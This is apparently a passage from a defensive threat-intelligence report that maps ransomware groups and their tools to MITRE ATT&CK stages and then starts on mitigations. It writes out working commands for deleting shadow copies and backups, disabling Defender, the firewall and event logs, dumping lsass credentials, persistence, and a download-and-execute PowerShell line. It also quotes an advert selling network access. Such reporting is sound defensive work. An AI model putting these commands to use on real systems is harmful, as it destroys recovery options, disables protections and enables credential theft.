Relic, Rhysida, RobinHood, Sabbath, Shadow, SolidBit, SpaceBears, Sparta, Spook, Stormous, Sugar, SunCrypt, Synack, SenSayQ, Lynx, NullBulge, Trigona, Trinity, Unsafe, Vfokx, XingLocker, Xinof, X001xs, Yanluowang, Zeon, ZeroTolerance, RTMLocker, CyberVolk

Inhibit System Recovery (T1490)

- Recovery measures and backups are deleted/stopped to prevent recovery of damaged or encrypted systems.
- Ex> Disabling or deleting backup catalogs, volume shadow copies, automatic recovery features, etc.

> LockBit, Mallox, 8Base, GhostSec, Daixin, BlackCat (Alphv), Hades, Clop, Maze, Karma, RansomExx, Royal, AvosLocker, BlackShadow, Hive, Hunters, Revil, Akira, Qilin, ChileLocker, BlackSuit, DarkBit, Nemty, NightSky, Pandora, RagnarLocker, Rook, BlackBasta, MedusaLocker, Medusa, Play, Cerber, Snatch, BlackByte, Underground, Cloak, WarlockDarkArmy, 3AM, ProLock, BlackMatter, BlackOut, Abyss, Ako, Avaddon, Babuk, BabyDuck, Embargo, CrossLock, CryptNet, Risen, IkaruzRedTeam, Conti, CyClops, DarkAngels, DarkPower, DarkRace, Donex, Exorcist, Grief, Karakurt, Fog, LostTrust, MetaEncryptor, GoodDay, Midas, MindWare, MoneyMessage, NoEscape, Onyx, Prometheus, RaGroup, Ragnarok, Rancoz, RansomHub, Rhysida, RobinHood, Shadow, Spook, SenSayQ, Trinity, Unsafe, Xinof, ZeroTolerance

Service Stop (T1489)

- Services are stopped or disabled so that users cannot use them, and services are stopped to encrypt all systems.
- Ex> Terminating database virtual environment processes, etc., and stopping services related to backup and security solutions.

> LockBit, Mallox, BlackCat (Alphv), Clop, Maze, RansomExx, Royal, AvosLocker, Hive, Hunters, Revil, Qilin, BlackSuit, Cuba, Nefilim, Nemty, Pandora, Pay2Key, RagnarLocker, Rook, BlackBasta, Cheers, Medusa, Play, BlackByte, Lambda, BlackMatter, Abyss, Astro, Avaddon, Babuk, BabyDuck, Risen, IkaruzRedTeam, Conti, DarkAngels, DarkPower, DarkRace, Donex, DragonForce, Ech0raix, BrainCipher, Fog, Midas, MoneyMessage, MountLocker, Synapse, NoEscape, Quantum, RaGroup, RansomHub, Ranzy, RobinHood, Shadow, Spook, SunCrypt, Lynx, Zeon, RTMLocker

6. Analysis of ransomware attack tools used by TTP stage

Ransomware groups use a variety of strategies to bypass security devices and use various attack tools and commands. To stop security solutions, attackers can modify the registry, use PowerShell scripts, or abuse legitimate tools. There are dozens of different types of tools they can use. To spread ransomware to internal systems, they use remote connection services or administrative shares features, or download and use separate file transfer or lateral movement tools. Attackers can also use a variety of detailed attack methods, depending on which remote connection service they use, such as RDP (Remote Desktop Protocol), VNC (Virtual Network Computing), or SSH (Secure Shell), or which lateral movement tool they use, such as SCP (Secure Copy), Cobalt Strike, or FTP (File Transfer Protocol). Therefore, by identifying the tools exploited at each stage of the attack, it is possible to prepare appropriate countermeasures for the environment.

Reconnaissance

- Methods and tools for gathering information about the infrastructure of the target of an attack or key information that can be used for an attack
    - Network scan
        - Network/Port scan
    - Social engineering techniques
        - Collect information through manipulated identities or scenarios (pretexting), phishing
    - Using OSINT tools
        - Collect information through the web, SNS, and other public data.
    - Information collecting and open source intelligence (OSINT) tools

Aquatone
Censys
Dataspoilt
FireCompass RECON
Google
Maltego CE
nMap

Recon-Ng
Shodan
Spiderfoot

Resource Development

- Methods and tools for securing various resources that can be used to avoid attacks or tracking
    - Build infrastructure for data leaks and publishing leaked data
        - Build the domain and web service
        - Use cloud computing or build a C2 (command and control) server
    - Build infrastructure for infiltration and malicious activity
        - Create or purchase malware such as ransomware, information theft software, and droppers
        - Create ransomware code or modify code that has been released or leaked
        - Purchase infrastructure from ransomware groups that you want to shut down
        - Use RaaS (ransomware-as-a-service)
        - Use publicly available tools
        - Information-stealing malware

CovalentStealer
DataGrabberl
DET (Data Exfiltration Toolkit)
ExByte
Exfiltrator-22
ExMatter
Grixba
Poseidon
Powershell-RAT
PyExfil
Ryuk Stelaer
SG1
StealBit
Truebot
Vida
Vidar
WellMail
wevtutil.exe

    - Droppers

      Amadey Bot
      Bumblebee
      Cobalt Strike
      Dridex
      Emotet
      IcedID
      QakBot
      SystemBC
      TrickBot

    - Ransomware

      0mega, 3AM, 8Base, Abyss, AdminLocker, AgainstTheWest, aGl0bGVyCg, Akira, Ako, AlphaLocker, Apos, APT73, Arcus, Astro, Atomsilo, Avaddon, AvosLocker, Babuk, BabyDuck, BianLian, BlackBasta, BlackByte, BlackCat (Alphv), BlackLock, BlackMatter, BlackOut, BlackShadow, BlackSuit, BlackTor, Bloody, BlueSky, Bonaci, BrainCipher, Cactus, Cerber, Cheers, ChileLocker, Cicada3301, CiphBit, Cloak, Clop, ContFR, Conti, Cooming, CrossLock, CryLock, CryptBB, CryptNet, Cuba, CyberVolk, CyClops, DagonLocker, Daixin, Dan0n, DarkAngels, DarkBit, DarkPower, DarkRace, DarkSide, DarkVault, DataLeak, Diavol, Dispossessor, Donex, Donut, DoppelPaymer, DoubleFace, DragonForce, Ech0raix, ElDorado, Embargo, Endurance, Entropy, Ep918, Everest, Exorcist, Fog, FSociety, Fsteam, GhostSec, GoodDay, Grief, Groove, Hades, Handala, Haron, HellDown, HelloGookie, HelloKitty, HexaLocker, Hive, HolyGhost, Hotarus, Hunters, IceFire, Inc, Insane, JoOfSatan, Justice_Blade, Karakurt, Karma, KillSec, Knight, Lambda, Lapiovra,, Lapsus$, Lilith, LockBit, Lolnek, Lorenz, LostTrust, Lotus, Lv, Lynx, MadCat, MadLiberator, Malas, MalekTeam, Mallox, Maze, Mbc, Medusa, MedusaLocker, Meow, MetaEncryptor, Midas, MindWare, Moisha, MoneyMessage, Monte, Monti, MountLocker, MyDecryptor, N3tworm, Nefilim, Nemty, NetWalker, Nevada, NightSky, NoEscape, Nokoyawa, NoName, OnePercent, Onyx, Orca, Osyolorz, Pandora, Pay2Key, PayloadBin, Play, ProLock, Prometheus, Pryx, Pysa, Qilin, Qiulong, QLocker, Quantum, RabbitHole,, RagnarLocker, Ragnarok, RaGroup, RAMP, Rancoz, Ranion, RansomCartel, RansomCorp, RansomCortex, Ransomed, RansomExx, RansomHouse, RansomHub, Ranzy, Raznatovic, Red, RedAlert, Relic, Revil, Rhysida, Risen, RobinHood, Rook, Royal, RRansom, RTMLocker, Sabbath, SenSayQ, Shadow, ShaoLeaks, Slug, Snatch, SoldiersOfSolomon, Soleenya, SolidBit, SpaceBears, Sparta, Spook, Stormous, Sugar, SunCrypt, Synack, Synapse, Toufan,, Trigona, Trinity, Trisec, Underground, Unsafe, Valencia, Vanir, Vfokx, ViceSociety, WannaCry, WarlockDarkArmy, WereWolves, WiperLeak, X001xs, XingLocker, Xinof, Yanluowang, Zeon, ZeroTolerance

  - Collect certificates and vulnerability information

    - Find publicly available vulnerabilities or 0-day vulnerabilities in software

    - Collect valid certificates by stealing the private key of HSM (hardware security module) equipment


Initial Access

- How to infiltrate the target network
  - Infiltrate the network using stolen account information by sending emails containing malicious attachments or links.
  - Infiltrate the network using normal account information leaked through information-stealing malware
  - Infiltrate the network using account information obtained through brute force attacks
  - Infiltrate the network using account information purchased through the dark web, forums, etc.
  - Infiltrate vulnerable servers exposed externally
    - Web server vulnerability: SQL injection, file upload
    - Database server vulnerability
  - Infiltrate the network by exploiting vulnerabilities in systems and applications

aiohttp
Apache ActiveMQ
Apache Log4j
Apache OFBiz
Atlassian
Cisco Anyconnect
Cisco ASA/FTD
Citrix Bleed
Confluence Server
ConnectWise
Exchange Server
Fortinet
GoAnywhere MFT
Jenkins
MOVEit
MS Windows
PaperCut
PHP
QNAP
ScreenConnect
SolarWinds
SonicWall Firewall

```
SonicWall SSLVPN
SysAid
Veeam
VMware ESXi
```

- Infiltrate the network by purchasing access through an IAB (initial access broker)



Hello **BreachForums** Community
Today, I'm selling access to an Australian corporation.
Access type: SSH
Revenue: $10 Billion
Country: Australia
Industry: Manufacturing
Price: $20K
If you are interested in purchasing this, please message me on the forums.
If you do not have a rank and no reputation / threads or posts (combined), then I will ignore your message.
XMR ONLY

Execution

- How to execute malware using commands and tools
  - Execute the desired functions using PowerShell commands
    - PowerShell commands

```
Invoke-Command -ScriptBlock
IEX (New-Object System.Net.Webclient).DownloadString ("{url}")
-enc {obfuscation code}
-command {execute code}
Get-WmiObject Win32_Shadowcopy | ForEach-Object{$_.Delete ();}
```

  - Execute the desired functions using commands
    - Commands

```
net user <REDACTED> <REDACTED> /add
bcdedit /set {default} safeboot minimal
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
wbadmin delete catalog -quiet
wbadmin delete systemstatebackup
wbadmin delete systemstatebackup -deleteOldest
wbadmin delete systemstatebackup -keepversions:0
wbadmin delete backup
vssadmin delete shadows /all /quiet
vssadmin resize shadowstorage /for={Volume} /on={Volume} /maxsize=1MB
```

- Execute the desired functions using VBS, JScript, Python, etc., scripts
    - VBS script

```
Set objWMIService = GetObject ("winmgmts:₩₩.₩root₩cimv2")
Set colItems = objWMIService.ExecQuery ("Select * From Win32_ShadowCopy")
For Each objItem in colItems
   objItem.Delete_
Next
```

- Use open source or penetration testing tools

```
Cobalt Strike
Mimikatz
PsExec
Process Hacker
```

- Execute malicious commands and payloads using WMI (Windows Management Instrumentation)
    - Commands set

```
select * from win32_process
select * from win32_service
select * from win32_logicaldisk
select * from win32_nteventlogfile
select displayName from AntiVirusProduct
winmgmts:{impersonationLevel=impersonate}!₩₩.₩root₩cimv2
wmic shadowcopy delete
```

Persistence

- How to keep malware running on a system
    - Register malware to automatically run when the system starts and logs on
        - Register/modify the registry

```
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunOnce
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩RunOnceEx
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Policies₩Explorer₩Run
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩User Shell Folders
{HKLM/HKCU}₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Explorer₩Shell Folders
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Windows₩AppInit_DLLs
```

```
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩Shell
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Winlogon₩Userinit
HKLM₩SYSTEM₩CurrentControlSet₩Control₩Session Manager₩BootExecute
HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩Image File Execution Options₩{실행 파일}
HKLM₩SYSTEM₩CurrentControlSet₩Control₩Session Manager₩KnownDLLs
```

  - Register the start program

```
C:₩ProgramData₩Microsoft₩Windows₩Start Menu₩Programs₩Startup
C:₩Users₩{user name}₩AppData₩Roaming₩Microsoft₩Windows₩Start Menu₩Programs₩Startup
```

- Register malware so that it can be maintained with system privileges

  - Register the service

```
HKLM₩SYSTEM₩CurrentControlSet₩Services₩{service name}₩ImagePath
sc create "{service name}" binPath= "{service image path}" start= auto
Use Windows API: CreateService ()
```

- Register malware so that it is executed automatically through the scheduler

  - schtasks.exe

```
C:₩Windows₩System32₩Tasks
schtasks /create /tn "{task name}" /tr "{malware path}" /sc daily /st 11:00
```

  - systemd.timer

```
vi /etc/systemd/system/service_name_run.timer
```

```
[Unit]
Description=systemd.timer (AM: 08:00)

[Timer]
OnCalendar=*-*-* 23:00:01
Persistent=True
Unit=service_name.service

[Install]
WantedBy=default.target
```

```
sudo systemctl enable service_name_run.timer
sudo systemctl start service_name_run.timer
```

Privilege Escalation

- How attackers gain higher levels of privileges, such as administrator or system privileges, on a system or software
  - Determine ownership of a process by stealing, copying, inserting, or replacing tokens, and copy the token to run the process with escalated privileges
    - Use Windows APIs

```
AdjustTokenPrivilege
CreateProcessAsUser
CreateProcessWithTokenW
ImpersonateLoggedOnUser
ImpersonateNamedPipeClient
LogonUser
OpenProcessToken
runas
SeDebugPrivilege
SimpateLoggedOnUser
WTSQueryUserToken
```

    - Use open tools and malware

```
AdvancedRun.exe
Cobalt Strike
Incognito V2
Invoke-RunAs - PowerShell Script
Invoke-TokenManipulation - PowerShell Script
KONNI
Mafalda
Mimikatz
RunAs
```

  - Attempt to bypass privilege escalation
    - Linux

```
chmod
setuid
setgid
```

    - Windows

```
CMSTPLUA COM
ComputerDefaults.exe
```

custom "RedirectEXE" shim database

eventvwr.exe

eventvwr.msc

Fodhelper UAC bypass

fodhelper.exe

passuac.dll

UAC prompt

UACMe

wusa.exe exploit

xxmm

- Exploit vulnerabilities in drivers and software to gain higher levels of access.
  - Vulnerabilities

Asus Driver

Apache ActiveMQ

Avast Anti Rootkit Driver

Capcom Driver

Critix ADC

Cisco IOS XE devices

Elastic Endpoint Security

JetBrains TeamCity

MS Windows Error Reporting Service

MS Windows Common Log File System Driver

MS Windows Print Spooler

MS Windows SAM Database

MS Windows Winsock (afd.sys)

MS Windows Kernel Subsystem

MS Exchanger Server

MS Active Directory Domain Services

MS Outlook

MOVEit

Netlogon

Qlik Sense Enterprise

SMBv3 Protocol

VMware ESXi

VMware vCenter Server

ZeroLogon

Defense Evasion

- How to avoid detection or bypass defenses of various security devices or solutions
  - When using encrypted/obfuscated binaries or setting values after decryption
    - Methods

      ```
      AES
      DES
      RSA
      RC4
      Salsa20
      Base64
      RotR
      RotL
      XOR
      Compressed file with password set
      ```

  - When a password or key value is required for execution
    - Perform malicious actions only when the correct key value is entered.
  - When obfuscation and packing are applied
    - Obfuscation

      ```
      ANEL
      BatCloak
      Confuser
      ConfuserEx
      Custom
      NET Reactor
      ```

    - Packing

      ```
      Custom
      DTPacker
      MajorCrypter
      Themida
      VMProtect
      ```

- Delete execution logs and events, etc.
  - Delete event logs

    ```
    wevtutil.exe cl "AMSI/Debug"
    wevtutil.exe cl "Analytic"
    wevtutil.exe cl "Application"
    wevtutil.exe cl "DirectShowFilterGraph"
    wevtutil.exe cl "Els_Hyphenation/Analytic"
    wevtutil.exe cl "EndpointMapper"
    wevtutil.exe cl "Security"
    wevtutil.exe cl "System"
    wevtutil.exe cl "windows powershell"
    sc config eventlog start= disabled
    sc stop eventlog
    powershell.exe Stop-Service -Name EventLog
    ```

  - Self-delete

    ```
    "cmd.exe" /c ping 127.0.0.1 -n 3 > Nul & Del /f /q {ransomware path}
    ```

- Stop or delete actions to avoid detection by security solutions
  - Stop LSA protection

    ```
    reg add HKLM₩SYSTEM₩CurrentControlSet₩Control₩LSA /v RunAsPPL /t REG_DWORD /d 0 /f
    ```

  - Stop firewalls

    ```
    netsh.exe firewall set opmode mode=disable
    netsh.exe advfirewall set currentprofile state off
    ```

  - Stop solutions – abuse tools

    ```
    Avast Anti-Rootkit driver
    Alureon
    aswArPots.sys
    AuKill
    Backstab (Process Explorer driver)
    Bedevil
    Darkside EDR Killer
    Defender Control
    Dell Client driver
    EDRSandBlast
    EDRKillShifter
    EMCO UnLock IT
    ```

Eraser

FileShredder

GIGABYTE Motherboard driver

GMER

IOBit

MSI Afterburner driver

Martini.exe / Martini.sys

mhyprot2.sys

NSudo

Necurs

PCHunter

PowerTool

Procexp.sys

ProcessHacker

PSKill

RealBlindingEDR

Reaper

TDSSKiller

ThreatFire System Monitor driver

Universal Virus Sniffer

YDArk

Zemana Anti-Rootkit driver

- Stop solutions – Deactivate the registry

```
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Spynet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Microsoft₩Windows Defender₩Features" /v "TamperProtection" /t REG_DWORD /d "0" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩MpEngine" /v "MpCloudBlockLevel" /t REG_DWORD /d "0" /f
cmd.exe /C reg add "HKLM₩Software₩Policies₩Microsoft₩Windows Defender₩Spynet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
```

        - Stop solutions – Power Shell command

          ```
          Set-MpPreference -DisableRealtimeMonitoring $true
          ```

        - Stop solutions – Delete antivirus software

          ```
          cmd.exe /C "%SystemRoot%₩Program Files₩Microsoft Security Client₩Setup.exe" /x /s
          %SystemRoot%₩Program Files₩MalwareBytes₩Anti-Ransomware₩unins000.exe /verysilent /suppressmsgboxes /norestart
          wmic process where name={Process name} delete
          ```

        - Stop solutions – Command solution

          ```
          taskkill /F /IM {Process name}
          net stop {Service name}
          sc config {Service name} start= disabled
          ```

Credential Access

- How attackers steal credentials for systems or accounts
    - Dump to obtain account and credential information

      ```
      [lsass.exe Credential dump]
      Task Manager (Taskmgr.exe) - Create Dump File
      ProcExp.exe - Create Dump
      ProcDump.exe -r -ma lsass.exe {dumped file name}
      rundll32.exe comsvc.dll, MiniDump {PID} {dumpted file name} full
      ```

    - Use malware to collect account and credential information

      ```
      AgentTesla
      Carbanak
      DarkComet
      Grixba
      NanoCore
      Netweird
      Notestuk
      PinchDuke
      PupyRAT
      QuasarRAT
      Remcos
      RevengeRAT
      Stonedrill
      ```

- Steal account information stored locally

HKLM₩SAM

HKLM₩SYSTEM

HKLM₩SECURITY

%systemroot%₩System32₩config₩SECURITY

%SystemRoot%₩NTDS₩Ntds.dit

/etc/passwd

/etc/shadow

Email Client

FTP Client

LaZagne

OpenSSH

putty

RDCMan

realvnc

Windows OS credentials

WinSCP

- Exploit publicly available tools

NetPass

MailPassView

IEPassView

Dialupass

BulletsPassView

NetworkPasswordRecovery

RouterPassView

EncryptedRegView

VaultPasswordView

PstPassword

PasswordFox

ChromePass

WebBrowserPassView

WirelessKeyView

SniffPassPasswordSniffer

OperaPassView

RemoteDesktopPassView

MessenPass

ProtectedStoragePassView

VNCPassView

CredentialsFileView

LaZagne

Mimikatz

Pypykatz

Spraykatz

Lsassy

GetPassword_x64

Gpppassword

SniffPass

ProcDump

ProcExp

Discovery

- How attackers search for information about the system and network
  - Collect information on the system and hardware

systeminfo command

hostname command

fsutil command

fsinfo command

Win32_ComputerSystem

Win32_BIOS

Win32_MotherboardDevice

Win32_PnPEntity

Win32_DiskDrive

HKLM₩SYSTEM₩CurrentControlSet₩Services₩Disk₩Enum

Windows API Call (GetComputerName, GetSystemInfo, gethostbyname, GetNativeSystemInfo, GetLogicalDrives, DsRoleGetPrimaryDomainInformation, GetUSerDefaultUILanguage...)

- Collect information on files, directories and the network file system

ADExplorer

ADRecon

AdFind

Advanced IP Scanner

Advanced Port Scanner

Angry IP Scanner

AWS Systems Manager Inventory

Bloodhound

Cent Browser

CrackMapExec

dir command

Dsquery

```
Everything
Empire
Lansweeper
net command
Nbtscan
NirSoft WinLister
Nmap
Nping
ManageEngine LANDESK
Masscan
Metasploit
ossec-win32
OSQuery
PDQ Inventory
PingCastle
PowerView
PsInfo
PSNmap
ReconFTW
RustScan
RVTools
S3 Browser
Seatbelt
SharpHound
ShareFinder
SharpShares
SharpView
SoftPerfect LanSearchPro
SoftPerfect NetScan
TXPortMap
VMware PowerCLI
```

- Check whether there is antivirus software

```
InstallUtil.exe
Get-DataInfo.ps1
"%SystemRoot%₩Program Files", "%SystemRoot%₩Program Files (x86)" search
HKLM₩SOFTWARE₩WOW6432Node₩Microsoft₩Windows₩CurrentVersion₩Uninstall
HKCU₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Uninstall
```

Lateral Movement

- How attackers move in the network
  - Log in to the remote connection service

```
ARD (Apple Remote Desktop)
DCOM (Distributed Component Object Model)
RDP (Remote Desktop Protocol)
RPC (Remote Procedure Call)
SMB (Sever Message Block)
SSH (Secure Shell)
Telnet
VNC (Virtual Network Computing)
```

  - Propagation inside the network
    - Admin shares

```
C$
ADMIN$
IPC$
```

    - DCOM (Distributed Component Object Model)

```
$dcom = New-Object -ComObject WbemScripting.SWbemLocator
$wmi = $dcom.ConnectServer ("RemoteSystem", "root₩default")
$key = $wmi.Get ("StdRegProv")
$key.SetStringValue (2147483650,"HKLM","Software₩MyApp","KeyName","KeyValue")
```

```
$dcom = New-Object -ComObject WScript.Shell
$dcom.Run ("cmd.exe /c powershell.exe -ExecutionPolicy Bypass -
File %SystemRoot%₩programdata₩mc.ps1", 0, $true)
```

```
$cmd = [System.Activator]::CreateInstance ([type]::GetTypeFromCLSID ("9BA05972-F6A8-11CF-A442-
00A0C90A8F39" "127.0.0.1"))
{target}.Item ().Document.Application.ShellExecute ("powershell.exe","-exec bypass -
file %SystemRoot%₩programdata₩mc.ps1", "%SystemRoot%₩windows₩system32", $null, o)
```

  - Copy/transmit files and tools between inside systems

```
AnyDesk
BITS Jobs
certutil.exe
cmd.exe
Cobalt Strike
cURL (client URL)
```

DropBox
FTP (File Transfer Protocol)
NetScan
OneDrive
PsExec
RSync (Remote Sync)
SCP (Secure Copy)
service.exe
SFTP (SSH File Transfer Protocol)
SMB (Server Message Block)

Collection

- How attackers collect criticaldata
  - Search for local system resources to collect files and sensitive data

CovalentStealer
DataGrabberl
DET (Data Exfiltration Toolkit)
ExByte
Exfiltrator-22
ExMatter
Grixba
Powershell-RAT
PyExfil
Ryuk Stelaer
SG1
StealBit
Truebot
Vida
WellMail
wevtutil.exe

  - Compress/encrypt collected data

7-Zip
AES
Base64
CAB
DES
LZMA
RC4

WinRAR

zlib

Command and Control

- How an attacker establishes communication to control the system
  - Bypass detection and network filtering by using common network services

DNS on port 53

FTP on port 21

FTPS on port 989, 990

HTTP on port 80

HTTPS on port 443

IMAP on port 143 (TCP), 993 (SSL/TLS)

POP3 on port 110 (TCP), 995 (SSL/TLS)

SFTP on port 22

SMB on port 139, 445 (TCP) / 137, 138 (UDP)

SMTP on port 25 (TCP), 465 (SSL), 587 (TLS/STARTTLS)

  - Indirectly connect to the infrastructure through a network communications intermediary

HTRAN

ProxyBot

SMB

Tor

ZXPortMap

ZXProxy

  - Transmit tools or files

BITS Admin

BITS Jobs

certutil

Cobalt Strike

copy

curl

dget

Dropbox

finger

Mimikatz

OneDrive

PowerShell

PsExec

SFTP
Sliver
wget
yum

Exfiltration

- How attackers exfiltrate data
    - Exfiltrate data using an external web service

Anonfiles
AnyDesk
Atera
Bashupload
Catbox.moe
Chisel
Cobalt Strike
Cyberduck
Dropbox
Dropfiles
DropMeFiles
file.io
FreeFileSync
GitHub
Gofile.io
GoodSync
Google Drive
MEGA Cloud
MegaTools
OneDrive
Pandora RC
pcloud
PrivatLab
ProtonMail
qaz.im
RClone
RDP
Restic
Screen Connect
sendspace
share.riseup.net
Telegram

```
temp.sh
TempSend
Transfert-my-files
Transfer.sh
TightVNC
UFile
```

  - Exfiltrate data through a self-built server

```
cURL
HTTP POST
```

  - Exfiltrate data using a file transfer protocol

```
Cyberduck
FileZilla
FTP Server
pscp
WinSCP
```

Impact

- Means by which attackers affect a system by manipulating or destroying the system and data.
  - Data encryption
    - Use ransomware
    - Encryption algorithm

```
[Symmetric key]
AES
ChaCha8
ChaCha20
ChaCha20-Poly1305
DES
HC-256
Rabbit
RC4
RC6
Salsa20
SCOP
Sosemanuk
TEA
Xsalsa20-Poly1305
```

```
[Asymmetric key]
Curve25519
DSA
ECDH
ECC
ElGamal
ECIES
ECDSA-secp256k1
Curve25519/NIST K-571
NTRU
RSA
XSalsa20-Poly1305-Blake2b-Curve25519

[Symmetric key + Asymmetric key]
PGP
```

    - Use the operating system's own features

```
BitLocker
```

  - Delete backup copies

    - Use internal commands

```
vssadmin delete shadows /for=<ForVolumeSpec> [/oldest | /all | /shadow=<ShadowID>] [/quite]
vssadmin resize shadowstorage /for=<ForVolumeSpec> /on=<ForVolumeSpec> /maxsize=<Size>
wmic shadowcopy delete [/nointeractive]
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$.Delete();}
wbadmin DELETE SYSTEMSTATEBACKUP
del /s /f /q c:₩*.VHD c:₩*.bac c:₩*.bak c:₩*.wbcat c:₩*.bkf c:₩Backup*.* c:₩backup*.* c:₩*.set c:₩*.win c:₩*.dsk
```

    - Use DiskShadow

```
diskshadow delete shadows all
```

    - Use a COM entity

```
$VssProvider = New-Object -ComObject "WbemScripting.SWbemLocator"
$VssService = $VssProvider.ConnectServer(".", "root₩cimv2")
$ShadowCopySet = $VssService.ExecQuery("SELECT * FROM Win32_ShadowCopy")

foreach ($ShadowCopy in $ShadowCopySet) {
      $ShadowCopy.Delete()
}
```

```
Set objWMIService = GetObject ("winmgmts:₩₩.₩root₩cimv2")
Set colShadowCopies = objWMIService.ExecQuery ("Select * from Win32_ShadowCopy")

For Each objShadow in colShadowCopies
            objShadow.Delete_ ()
Next
```

- Use DeviceIoControl

```
DeviceIoControl (hVolume, IOCTL_VOLSNAP_SET_MAX_DIFF_AREA_SIZE, &diffAreaSize, sizeof
(diffAreaSize), NULL, 0, &dwBRet, NULL)
```

- Deactivate recovery features
  - Use internal commands

```
bcdedit /set {default} recoveryenabled no
bcdedit /set {default] bootstatuspolicy ingnoreallfailures
wbadmin delete catalog
schtasks.exe /Change /TN "₩Microsoft₩Windows₩SystemRestore₩SR" /disable
```

  - Modify the registry

```
reg add "HKLM₩SOFTWARE₩Policies₩Microsoft₩Windows NT₩SystemRestore" /v "DisableConfig" /t
"REG_DWORD" /d "1" /f
reg add "HKLM₩SOFTWARE₩Policies₩Microsoft₩Windows NT₩SystemRestore" /v "DisableSR" /t
"REG_DWORD" /d "1" /f
reg add "HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩SystemRestore" /v
"DisableConfig" /t "REG_DWORD" /d "1" /f
reg add "HKLM₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩SystemRestore" /v "DisableSR" /t
"REG_DWORD" /d "1" /f
```

  - Modify VSS privileges

```
sc sdset VSS D: (D;;GA;;;NU) (D;;GA;;;WD) (D;;GA;;;AN)S: (AU;FA;GA;;;WD) (AU;OIIOFA;GA;;;WD)
```

- Stop service
  - Windows

```
taskkill /f /im #{process_name}
net stop #{service_name}
sc stop #{service_name}
TerminateProcess (hProcess, 9)
ControlService (hService, SERVICE_CONTROL_STOP, &ssp)
```

- Linux

```
sudo killall -SIGTERM #{process_name}
sudo kill -SIGTERM ${process_id}
sudo pkill -SIGTERM #{process_pattern}
systemctl stop #{service_name}
```

- ESXi

```
esxcli vm process kill
```

7. Step-by-step ransomware strategy mitigation

By clearly specifying defense strategies that can be applied at each stage to defend against ransomware attacks, it's possible to block and respond to potential threats in advance. To most effectively respond to ransomware, it must be blocked at the initial infiltration stage. To prevent access through phishing attacks at the initial infiltration stage, identify and filter malicious emails or install antivirus and EDR software to block malicious files from being executed. In addition, various defense strategies are needed, such as security awareness training to prevent users from viewing phishing emails or executing attachments.

In the event of an initial breach, it is essential to detect and block internal propagation and privilege escalation to minimize damage. Proactively block unnecessary services and accounts through asset identification, and control unnecessary network contacts with multi-factor authentication (MFA). There have been many ransomware attacks exploiting LotL (living off the land) and RMM (remote monitoring and management). Therefore, it is necessary to thoroughly control and manage user and administrator privileges according to policy, and to prepare measures to monitor and detect abnormal use of system tools that can be exploited by ransomware, such as PowerShell and WMI (Windows Management Instrumentation), as well as system activities and network traffic.

Reconnaissance

Phishing for Information (T1598)

- M1054, Software configuration

> Use email spoofing prevention and email authentication mechanisms to validate the sender domain, and filter phishing or suspicious emails based on message integrity.

- M1017, User training

> Provide security training to reduce the threat of social engineering techniques such as phishing and attacks that require user interaction.

Resource Development

Acquire Infrastructure (T1583)

- M1056, Pre-compromise

> To prevent attackers from creating typosquatting domains, register similar domain names; also, use ad blockers to block malicious ads.

Initial Access

> **ℹ Phishing (T1566)**

- M1049, Antivirus/Antimalware

> Automatically quarantine and block suspicious files with real-time monitoring using an antivirus solution.

- M1031, Network Intrusion Prevention

> Use systems designed to scan and remove malicious email attachments or links, or use network intrusion prevention systems to block malicious activity via phishing.

- M1021, Restrict Web-Based Content

> Consider whether specific websites or attachment types that could be used for phishing are essential to operations and monitor them separately or block access to them.

- M1054, Software configuration

